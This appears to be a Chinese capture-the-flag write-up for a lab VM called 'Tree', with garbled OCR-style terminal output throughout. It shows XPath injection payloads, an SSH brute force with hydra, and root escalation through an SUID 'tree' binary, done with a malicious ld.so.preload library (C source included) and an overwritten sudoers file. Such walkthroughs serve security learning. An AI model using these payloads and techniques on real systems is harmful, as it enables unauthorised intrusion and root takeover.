

网段扫描

```
root@LingMj:~# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:d1:27:55, IPv4:
192.168.137.190
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-
scan)
192.168.137.1    3e:21:9c:12:bd:a3    (Unknown: locally administered)
192.168.137.50  a0:78:17:62:e5:0a    Apple, Inc.
192.168.137.187 3e:21:9c:12:bd:a3    (Unknown: locally administered)


9 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.123 seconds (120.58
hosts/sec). 3 responded
```

端口扫描

```
root@LingMj:~# nmap -p- -sC -sV 192.168.137.187
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-12 15:39 EDT
Nmap scan report for Tree.mshome.net (192.168.137.187)
Host is up (0.0074s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256  bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256  3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp    open  http     Apache httpd 2.4.62 ((Debian))
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_ http-server-header: Apache/2.4.62 (Debian)
MAC Address: 3E:21:9C:12:BD:A3 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.49 seconds
```

获取webshell



我一开始以为这里是sql注入

```

root@LingMj:~# sqlmap -u 'http://192.168.137.187/?username=alice' --batch
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is
assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 07:42:02 /2025-07-12/

[07:42:02] [INFO] testing connection to the target URL
[07:42:02] [INFO] checking if the target is protected by some kind of WAF/IPS
[07:42:02] [INFO] testing if the target URL content is stable
[07:42:03] [INFO] target URL content is stable
[07:42:03] [INFO] testing if GET parameter 'username' is dynamic
[07:42:03] [INFO] GET parameter 'username' appears to be dynamic
[07:42:03] [WARNING] heuristic (basic) test shows that GET parameter 'username' might not be
[07:42:03] [INFO] testing for SQL injection on GET parameter 'username'
[07:42:03] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[07:42:03] [WARNING] reflective value(s) found and filtering out
[07:42:03] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[07:42:03] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, ORDER BY or GROUP BY'
[07:42:03] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[07:42:03] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause'
[07:42:03] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[07:42:03] [INFO] testing 'Generic inline queries'
[07:42:03] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[07:42:03] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[07:42:03] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[07:42:03] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[07:42:03] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[07:42:03] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[07:42:03] [INFO] testing 'Oracle AND time-based blind'

it is recommended to perform only basic UNION tests if there is not at least one other (potential)
[07:42:03] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[07:42:04] [WARNING] GET parameter 'username' does not seem to be injectable
[07:42:04] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase
kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper'
[07:42:04] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 38 times
[07:42:04] [WARNING] your sqlmap version is outdated

[*] ending @ 07:42:04 /2025-07-12/

```

然后这里有一个考点，不过我一开始没用直接爆破，这里我一开始用user通常字典没爆破出来，我反其道而行之把fuzz的字典放上了

request

PrettyRawHex

1GET /?username=alice HTTP/1.1

2Host: 192.168.137.187

3User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:140.0) Gecko/20100101 Firefox/140.0

4Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

5Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

6Accept-Encoding: gzip, deflate, br

7Connection: close

8Upgrade-Insecure-Requests: 1

9Priority: u=0, i

10

11

response

PrettyRawHexRender

1HTTP/1.1 200 OK

2Date: Sat, 12 Jul 2025 11:44:12 GMT

3Server: Apache/2.4.62 (Debian)

4Vary: Accept-Encoding

5Content-Length: 410

6Connection: close

7Content-Type: text/html; charset=UTF-8

8

9<h3>

10搜索结果:

11</h3>

12<div class='user-card'>

13

14用户名:

15

16alice

17

18邮箱:

19

20alice@example.com

21</div>

22</h3>

23<h2>

24用户搜索系统

25</h2>

26<form method="GET">

27用户名: <input type="text" name="username" placeholder="输入用

28<input type="submit" value="搜索">

29</form>

30<h3>

31示例用户:

32</h3>

33<div class="example">

Payload settings [Simple list]

This payload type lets you configure a simple list of strings

Paste

Load ...

Remove

Clear

Deduplicate

Add

Add from list ...

Enter a new item

TencentMeeting

VM

1.der

1.py

100000.txt

2023-200_most_used_passwords.txt

6000.txt

antstword.php

Block.zip

code

code.1

eval.png

eval.zip

fuzz-Bo0oM.txt

htaccess

info.jpg

joomla-webshell-plugin-1.1.0.zip

LFI-gracefulsecurity-linux.txt

shell.zip

shell1.war

subdomains-top1million-110000.txt

test.py

tmp

user6000.txt

wd_rs.zip

4 / 19

Filter: Showing all items

Request	Payload	Status code	Error	Timeout	Length	Comment
91897	yolo	200			652	
0		200			638	
2841	charlie	200			638	
1626	alice	200			637	
1382	bob	200			633	
96478	xn--av-693a1dpa20aaa2gsa...	200			596	
97572	xn--48j7bzfeohwa4c1c7a5a...	200			596	
97857	xn--akb-fu0e63gwsK9wi4dt3...	200			592	
94697	xn--cckagl3fc6czknac2gn3hs...	200			588	
97267	xn--3dsll-z53dvhlb9bwe97ap...	200			587	
98927	xn--nckgh0pyb4cb0662e3ze...	200			587	
97746	xn--nckg8jh0ek1dbb7f7459e...	200			586	
99296	xn--ddk0a0ev93mf5jqm7g9...	200			586	

RequestResponse

PrettyRawHexRender

5Content-Length: 425

6Keep-Alive: timeout=5, max=50

7Connection: Keep-Alive

8Content-Type: text/html; charset=UTF-8

9

10<h3>

搜索结果:

</h3>

<div class='user-card'>

用户名:

yolo

邮箱:

yolo's password:06f5086772e0

</div>

<hr>

11<h2>

用户搜索系统

ⓘ⚙️⬅️➡️Search

[root@LingMj:~# grep -rn '^yolo\$' /usr/share/seclists/Usernames

/usr/share/seclists/Usernames/xato-net-10-million-usernames-dup.txt:214252:yolo


/usr/share/seclists/Usernames/xato-net-10-million-usernames.txt:214252:yolo

可以看到9万和21万的区别，然后我说一下考点考点是xpath

不会的可以参考路径：<https://xz.aliyun.com/news/7386>

Xpath注入漏洞验证:

加一个';有下列报错,则可以确定Xpath注入的存在性



The screenshot shows a web browser address bar with the URL `127.0.0.1/xpath/index.php?user=user1%27`. Below the address bar, three warning messages are displayed, each enclosed in a red box:

- Warning: SimpleXMLElement::xpath() [[simplexmlelement.xpath](#)]: Invalid predicate in `C:\phpStudy\PHPTutorial\WWW\xpath\index.php` on line
- Warning: SimpleXMLElement::xpath() [[simplexmlelement.xpath](#)]: xmlXPathEval: evaluation failed in `C:\phpStudy\PHPTutorial\WWW\xpath\inde`
- Warning: Invalid argument supplied for foreach() in `C:\phpStudy\PHPTutorial\WWW\xpath\index.php` on line 13

构造Xpath注入语句:

```
user1' or 1=1 or ''=''
```

此时的查询语句为

```
$query="user/username[@name='user1' or 1=1 or ''='']";  
##1=1为真 ''='' 为真,使用or连接,则可以匹配当前节点下的所有user
```

使用' or 1=1 or ''=' 只能获取当前节点下的数据, flag不在当前节点中。而这里既然需要获取flag的, 这里xpath有一个类似于sqli的'or '1'='1'的payload

```
'|//*|//*['
```

Request

PrettyRawHex

1GET /?username='']//*/[//*/[HTTP/1.1

2Host: 192.168.137.187

3User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:140.0) Gecko/20100101 Firefox/140.0

4Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

5Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

6Accept-Encoding: gzip, deflate, br

7Connection: keep-alive

8Upgrade-Insecure-Requests: 1

9Priority: u=0, i

10

11

Response

PrettyRawHexRender

邮箱:

</div>

<hr>

<div class='user-card'>

用户名:

邮箱:

</div>

<hr>

<div class='user-card'>

用户名:

yolo

邮箱:

yolo's password:06f5086772e0

</div>

<hr>

<div class='user-card'>

用户名:

邮箱:

RawHex

1GET /?username='or'1=1 HTTP/1.1

2Host: 192.168.137.187

3User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:140.0) Gecko/20100101 Firefox/140.0

4Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

5Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

6Accept-Encoding: gzip, deflate, br

7Connection: keep-alive

8Upgrade-Insecure-Requests: 1

9Priority: u=0, i

10

11

PrettyRawHexRender

<div class='user-card'>

用户名:

charlie

邮箱:

charlie@admin.org

</div>

<hr>

<div class='user-card'>

用户名:

yolo

邮箱:

yolo's password:06f5086772e0

</div>

<hr>

11<h2>

用户搜索系统

</h2>

12<form method="GET">

13用户名: <input type="text" name="username" class="form-control">

'or'1=1和']]//*/[//*/[

提权

```

[yo!o@Tree:~]$ ls -al
total 24
drwxr-xr-x 2 yo!o yo!o 4096 Jul 11 08:05 .
drwxr-xr-x 4 root root 4096 Jul 11 07:53 ..
lrwxrwxrwx 1 root root 9 Jul 11 08:05 .bash_history -> /dev/null
-rw-r--r-- 1 yo!o yo!o 220 Jul 11 07:47 .bash_logout
-rw-r--r-- 1 yo!o yo!o 3526 Jul 11 07:47 .bashrc
-rw-r--r-- 1 yo!o yo!o 807 Jul 11 07:47 .profile
-rw-r--r-- 1 root root 44 Jul 11 07:49 user.txt
[yo!o@Tree:~]$ cat user.txt
flag{user-df31759540dc28f75a20f443a19b1148}
[yo!o@Tree:~]$ curl 158.137.187
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:140
Gecko/20100101 Firefox/140.0

[yo!o@Tree:~]$ find / -perm -u=s -type f 2>/dev/null
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/su
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/sudo
/usr/bin/passwd
/usr/bin/tree
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/libexec/polkit-agent-helper-1
[yo!o@Tree:~]$
```

```

[root@LingMj:~# hydra -l cnext -P /usr/share/wordlists/rockyou.txt ssh://192.168.137.187 -I -V -f -e nsr -u
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,
nyway).
搜索结果
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-12 07:59:54
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344402 login tries (l:1/p:14344402), ~896526 tries per task
[DATA] attacking ssh://192.168.137.187:22/
[ATTEMPT] target 192.168.137.187 - login "cnext" - pass "cnext" - 1 of 14344402 [child 0] (0/0)
[ATTEMPT] target 192.168.137.187 - login "cnext" - pass "" - 2 of 14344402 [child 1] (0/0)
[ATTEMPT] target 192.168.137.187 - login "cnext" - pass "txenc" - 3 of 14344402 [child 2] (0/0)
[ATTEMPT] target 192.168.137.187 - login "cnext" - pass "123456" - 4 of 14344402 [child 3] (0/0)
[ATTEMPT] target 192.168.137.187 - login "cnext" - pass "12345" - 5 of 14344402 [child 4] (0/0)
[ATTEMPT] target 192.168.137.187 - login "cnext" - pass "123456789" - 6 of 14344402 [child 5] (0/0)
[ATTEMPT] target 192.168.137.187 - login "cnext" - pass "password" - 7 of 14344402 [child 6] (0/0)
[ATTEMPT] target 192.168.137.187 - login "cnext" - pass "iloveyou" - 8 of 14344402 [child 7] (0/0)
[ATTEMPT] target 192.168.137.187 - login "cnext" - pass "princess" - 9 of 14344402 [child 8] (0/0)
[ATTEMPT] target 192.168.137.187 - login "cnext" - pass "1234567" - 10 of 14344402 [child 9] (0/0)
[ATTEMPT] target 192.168.137.187 - login "cnext" - pass "rockyou" - 11 of 14344402 [child 10] (0/0)
[ATTEMPT] target 192.168.137.187 - login "cnext" - pass "12345678" - 12 of 14344402 [child 11] (0/0)
[ATTEMPT] target 192.168.137.187 - login "cnext" - pass "abc123" - 13 of 14344402 [child 12] (0/0)
[ATTEMPT] target 192.168.137.187 - login "cnext" - pass "nicole" - 14 of 14344402 [child 13] (0/0)
[ATTEMPT] target 192.168.137.187 - login "cnext" - pass "daniel" - 15 of 14344402 [child 14] (0/0)
[ATTEMPT] target 192.168.137.187 - login "cnext" - pass "babygirl" - 16 of 14344402 [child 15] (0/0)
[ATTEMPT] target 192.168.137.187 - login "cnext" - pass "monkey" - 17 of 14344403 [child 1] (0/1)
[22][ssh] host: 192.168.137.187 login: cnext password: txenc
[STATUS] attack finished for 192.168.137.187 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-07-12 07:59:57

```

```

/usr/lib/openssh/ssh-keysign
/usr/libexec/polkit-agent-helper-1
[yolo@Tree:~$ cd /home/
[yolo@Tree:/home$ ls -l
total 8
drwx----- 2 cnext cnext 4096 Jul 11 07:54 cnext
drwxr-xr-x 2 yolo yolo 4096 Jul 11 08:05 yolo
[yolo@Tree:/home$ su -cnext
Password:
cnext@Tree:~$

```

拿到另外一个用户不过拿不拿无所谓的

```

[cnext@Tree:~$ ls -al /usr/bin/tree
-rwsr-sr-x 1 root root 81512 Aug 6 2019 /usr/bin/tree
cnext@Tree:~$

```

具有suid权限，这里有3个方案解决奥我会逐一给你们提供，先来最有可能卡住的

```

cnext@Tree:~$ /usr/bin/tree --help
usage: tree [-acdfghilnpqrstuvxACDFJQNSUX] [-H baseHREF] [-T title ]
        [-L level [-R]] [-P pattern] [-I pattern] [-o filename] [--version]
        [--help] [--inodes] [--device] [--noreport] [--nolinks] [--dirsfirst]
        [--charset charset] [--filelimit[=]#] [--si] [--timefmt[=]<f>]
        [--sort[=]<name>] [--matchdirs] [--ignore-case] [--fromfile] [--]

```

```

[<directory list>]
----- Listing options -----
-a          All files are listed.
-d          List directories only.
-l          Follow symbolic links like directories.
-f          Print the full path prefix for each file.
-x          Stay on current filesystem only.
-L level    Descend only level directories deep.
-R          Rerun tree when max dir level reached.
-P pattern  List only those files that match the pattern given.
-I pattern  Do not list files that match the given pattern.
--ignore-case Ignore case when pattern matching.
--matchdirs Include directory names in -P pattern matching.
--noreport  Turn off file/directory count at end of tree listing.
--charset X Use charset X for terminal/HTML and indentation line
output.
--filelimit # Do not descend dirs with more than # files in them.
--timefmt <f> Print and format time according to the format <f>.
-o filename Output to file instead of stdout.
----- File options -----
-q          Print non-printable characters as '?'.
-N          Print non-printable characters as is.
-Q          Quote filenames with double quotes.
-p          Print the protections for each file.
-u          Displays file owner or UID number.
-g          Displays file group owner or GID number.
-s          Print the size in bytes of each file.
-h          Print the size in a more human readable way.
--si        Like -h, but use in SI units (powers of 1000).
-D          Print the date of last modification or (-c) status change.
-F          Appends '/', '=', '*', '@', '|' or '>' as per ls -F.
--inodes    Print inode number of each file.
--device    Print device ID number to which each file belongs.
----- Sorting options -----
-v          Sort files alphanumerically by version.
-t          Sort files by last modification time.
-c          Sort files by last status change time.
-U          Leave files unsorted.
-r          Reverse the order of the sort.
--dirsfirst List directories before files (-U disables).
--sort X    Select sort: name,version,size,mtime,ctime.
----- Graphics options -----
-i          Don't print indentation lines.
-A          Print ANSI lines graphic indentation lines.
-S          Print with CP437 (console) graphics indentation lines.
-n          Turn colorization off always (-C overrides).
-C          Turn colorization on always.
----- XML/HTML/JSON options -----
-X          Prints out an XML representation of the tree.
-J          Prints out an JSON representation of the tree.
-H baseHref Prints out HTML format with baseHref as top directory.
-T string   Replace the default HTML title and H1 header with string.
--nolinks   Turn off hyperlinks in HTML output.
----- Input options -----

```

```
--fromfile    Reads paths from files (.=stdin)
----- Miscellaneous options -----
--version     Print version and exit.
--help        Print usage and this help message and exit.
--            Options processing terminator.
```

阅读手册也是很重要的

```
[cnext@Tree:~$ /usr/bin/tree /root
/root
├─ note.txt
└─ root.txt

0 directories, 2 files
```

可以读flag

```
0 directories, 1 file
[cnext@Tree:~$ /usr/bin/tree --fromfile /root/root.txt
/root/root.txt
└─ flag{root-594359512f516a5f9c80930b6c388d10}

0 directories, 1 file
```

声明读flag不是方案，这个是留给新手的小孩模式，所以我们要做的是获取root shell

第一方案是之前做过的/tmp/pe.so方案

/etc/ld.so.preload

This file behaves like `LD_PRELOAD` env variable but it also works in **SUID binaries**.

If you can create it or modify it, you can just add a **path to a library that will be loaded** with each

For example: `echo "/tmp/pe.so" > /etc/ld.so.preload`

```
c
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>

void _init() {
    unlink("/etc/ld.so.preload");
    setgid(0);
    setuid(0);
    system("/bin/bash");
}

//cd /tmp
//gcc -fPIC -shared -o pe.so pe.c -nostartfiles
```

The terminal screenshot shows the execution of the program. The first part shows the compilation and execution of `pe.c`, which unlinks `/etc/ld.so.preload`, sets `setgid(0)` and `setuid(0)`, and runs `system("/bin/bash")`. The second part shows the output of `ls -al`, which lists the files in the current directory. The file `pe.so` is highlighted with a red box, showing its permissions as `-rw-r--r--` and its owner as `cnex`.

```
cnex@Tree:/tmp$ vim /tmp/pe.c
cnex@Tree:/tmp$ gcc -fPIC -shared -o pe.so pe.c -nostartfiles
pe.c: In function '_init':
pe.c:6:5: warning: implicit declaration of function 'unlink' [-Wimplicit-function-declaration]
6 |     unlink("/etc/ld.so.preload");
  |     ^~~~~~
pe.c:7:5: warning: implicit declaration of function 'setgid' [-Wimplicit-function-declaration]
7 |     setgid(0);
  |     ^~~~~~
pe.c:8:5: warning: implicit declaration of function 'setuid' [-Wimplicit-function-declaration]
8 |     setuid(0);
  |     ^~~~~~
cnex@Tree:/tmp$ ls -al
total 60
drwxrwxrwt 10 root root 4096 Jul 12 08:09 .
drwxr-xr-x 18 root root 4096 Mar 18 20:37 ..
drwxrwxrwt 2 root root 4096 Jul 12 07:38 .font-unix
drwxrwxrwt 2 root root 4096 Jul 12 07:38 .ICE-unix
-rw-r--r-- 1 cnex cnex 228 Jul 12 08:09 pe.c
-rwxr-xr-x 1 cnex cnex 14544 Jul 12 08:09 pe.so
drwx----- 3 root root 4096 Jul 12 07:38 systemd-private-4e97c50af8b64b459ca6a219f07866ad-apache2.serv
drwx----- 3 root root 4096 Jul 12 07:38 systemd-private-4e97c50af8b64b459ca6a219f07866ad-systemd-logi
drwx----- 3 root root 4096 Jul 12 07:38 systemd-private-4e97c50af8b64b459ca6a219f07866ad-systemd-time
drwxrwxrwt 2 root root 4096 Jul 12 07:38 .Test-unix
drwxrwxrwt 2 root root 4096 Jul 12 07:38 .X11-unix
drwxrwxrwt 2 root root 4096 Jul 12 07:38 .XIM-unix
```

```

[cnext@Tree:/tmp$ /usr/bin/tree --fromfile --noreport -d /tmp/pe.so -o /tmp/a
[cnext@Tree:/tmp$ ls -al
total 64
drwxrwxrwt 10 root root 4096 Jul 12 08:16 .
drwxr-xr-x 18 root root 4096 Mar 18 20:37 ..
-rw-r--r-- 1 root root 24 Jul 12 08:16 a
drwxrwxrwt 2 root root 4096 Jul 12 07:38 .font-unix
drwxrwxrwt 2 root root 4096 Jul 12 07:38 .ICE-unix
-rw-r--r-- 1 cnext cnext 228 Jul 12 08:09 pe.c
-rwxr-xr-x 1 cnext cnext 14544 Jul 12 08:09 pe.so
drwx----- 3 root root 4096 Jul 12 07:38 systemd-private-4e97c50af8b64b459ca6a
drwx----- 3 root root 4096 Jul 12 07:38 systemd-private-4e97c50af8b64b459ca6a
drwx----- 3 root root 4096 Jul 12 07:38 systemd-private-4e97c50af8b64b459ca6a
drwxrwxrwt 2 root root 4096 Jul 12 07:38 .Test-unix
drwxrwxrwt 2 root root 4096 Jul 12 07:38 .X11-unix
drwxrwxrwt 2 root root 4096 Jul 12 07:38 .XIM-unix
[cnext@Tree:/tmp$ cat a
/tmp/pe.so
[cnext@Tree:/tmp$

[cnext@Tree:/tmp$ /bin/su
ERROR: ld.so: object '/tmp/pe.so' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.
Password:
[cnext@Tree:/tmp$ ls -al /etc/ld.so.preload
ERROR: ld.so: object '/tmp/pe.so' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.
-rw-r--r-- 1 root root 24 Jul 12 08:17 /etc/ld.so.preload
[cnext@Tree:/tmp$

```

报错了

```

--help      Print usage and this help message and exit.
-- Python 3 Options processing terminator.
[yolo@Tree:/tmp$ /usr/bin/tree --fromfile -d --noreport /tmp/pe.so
ERROR: ld.so: object '/tmp/pe.so' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.
/tmp/pe.so
[yolo@Tree:/tmp$ /usr/bin/tree --fromfile -d --noreport /tmp/pe.so -o /etc/ld.so.preload
ERROR: ld.so: object '/tmp/pe.so' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.
[yolo@Tree:/tmp$ /bin/su
ERROR: ld.so: object '/tmp/pe.so' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.
Password:
[yolo@Tree:/tmp$

```

有点玄学奥先下一个操作

```

--help      Print usage and this help message and exit.
-- Basic Forensic Methodology Options processing terminator.
[yolo@Tree:/tmp$ /usr/bin/tree --fromfile --noreport -d /tmp/pe.so
/tmp/pe.so
[yolo@Tree:/tmp$ /usr/bin/tree --fromfile --noreport -d /tmp/pe.so -o /etc/ld.so.preload
[yolo@Tree:/tmp$ ls -al /bin/bash
sh: 1: Cannot fork
chmod: changing permissions of '/bin/bash': Operation not permitted
sh: 1: Cannot fork
chmod: changing permissions of '/bin/bash': Operation not permitted
sh: 1: Cannot fork
chmod: changing permissions of '/bin/bash': Operation not permitted
chmod: changing permissions of '/bin/bash': Operation not permitted
sh: 1: Cannot fork

```

研究出来了是+x的问题去掉就可以了

```
//gcc -fPIC -shared -o pe.so pe.c -nostartfiles
[yolo@Tree:/tmp$ gcc -fPIC -shared -o pe.so pe.c -nostartfiles
sh: 1: Cannot fork
chmod: changing permissions of '/bin/bash': Operation not permitted
sh: 1: Cannot fork
chmod: changing permissions of '/bin/bash': Operation not permitted
sh: 1: Cannot fork
chmod: changing permissions of '/bin/bash': Operation not permitted
chmod: changing permissions of '/bin/bash': Operation not permitted
sh: 1: Cannot fork
chmod: changing permissions of '/bin/bash': Operation not permitted
sh: 1: Cannot fork
```

不过说我没权限是什么问题

```
sh: 1: Cannot fork
chmod: changing permissions of '/bin/bash': Operation not permitted
sh: 1: Cannot fork
chmod: changing permissions of '/bin/bash': Operation not permitted
sh: 1: Cannot fork
chmod: changing permissions of '/bin/bash': Operation not permitted
[yolo@Tree:/tmp$ exit
logout
There are stopped jobs.
[yolo@Tree:/tmp$ exit
logout
Connection to 192.168.137.187 closed.

[root@LingMj:~# ssh yolo@192.168.137.187
[yolo@192.168.137.187's password:
Linux Tree 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Jul 12 08:34:44 2025 from 192.168.137.190
[-bash-5.0$ id
uid=1000(yolo) gid=1000(yolo) groups=1000(yolo)
[-bash-5.0$ ls -al /bin/bash
-rwsr-sr-x 1 root root 1168776 Apr 18 2019 /bin/bash
[-bash-5.0$)
```

退出重新登录就好了

下一个操作是sudoers的写入，因为是覆盖所以只有一次机会

```

0 directories, 1 file
[yolo@Tree:/tmp$ /usr/bin/tree --fromfile --noreport /tmp/hello
ERROR: ld.so: object '/tmp/pe.so' from /etc/ld.so.preload cannot be preloaded (can
/tmp/hello
└─ yolo ALL=(ALL) NOPASSWD: ALL
[yolo@Tree:/tmp$ /usr/bin/tree --fromfile --noreport -i /tmp/hello
ERROR: ld.so: object '/tmp/pe.so' from /etc/ld.so.preload cannot be preloaded (can
/tmp/hello
yolo ALL=(ALL) NOPASSWD: ALL
[yolo@Tree:/tmp$ /usr/bin/tree --fromfile --noreport -i /tmp/hello -o /etc/sudoers
ERROR: ld.so: object '/tmp/pe.so' from /etc/ld.so.preload cannot be preloaded (can
[yolo@Tree:/tmp$ sudo -l
ERROR: ld.so: object '/tmp/pe.so' from /etc/ld.so.preload cannot be preloaded (can
/etc/sudoers:1:11: syntax error
/tmp/hello
      ^
      > OUTLINE
User yolo may run the following commands on Tree:
(ALL) NOPASSWD: ALL
[yolo@Tree:/tmp$

```

不过很简单所以小心一点就行

```

[yolo@Tree:~$ tree 'yolo ALL=(ALL:ALL) NOPASSWD:ALL #' --noreport -o /etc/sudoers
[yolo@Tree:~$ sudo -l
User yolo may run the following commands on Tree:
(ALL : ALL) NOPASSWD: ALL
[yolo@Tree:~$ sudo /bin/bash -p
echo -e '#!/bin/bash\n\ncp /bin/bash
chmod +x pre-commit
root@Tree:/home/yolo# id
uid=0(root) gid=0(root) groups=0(root)
root@Tree:/home/yolo#

```

mkdir可以去掉空格问题

进去把之前错误的删掉重新写入

```

[yolo@Tree:~$ ls -al
total 28
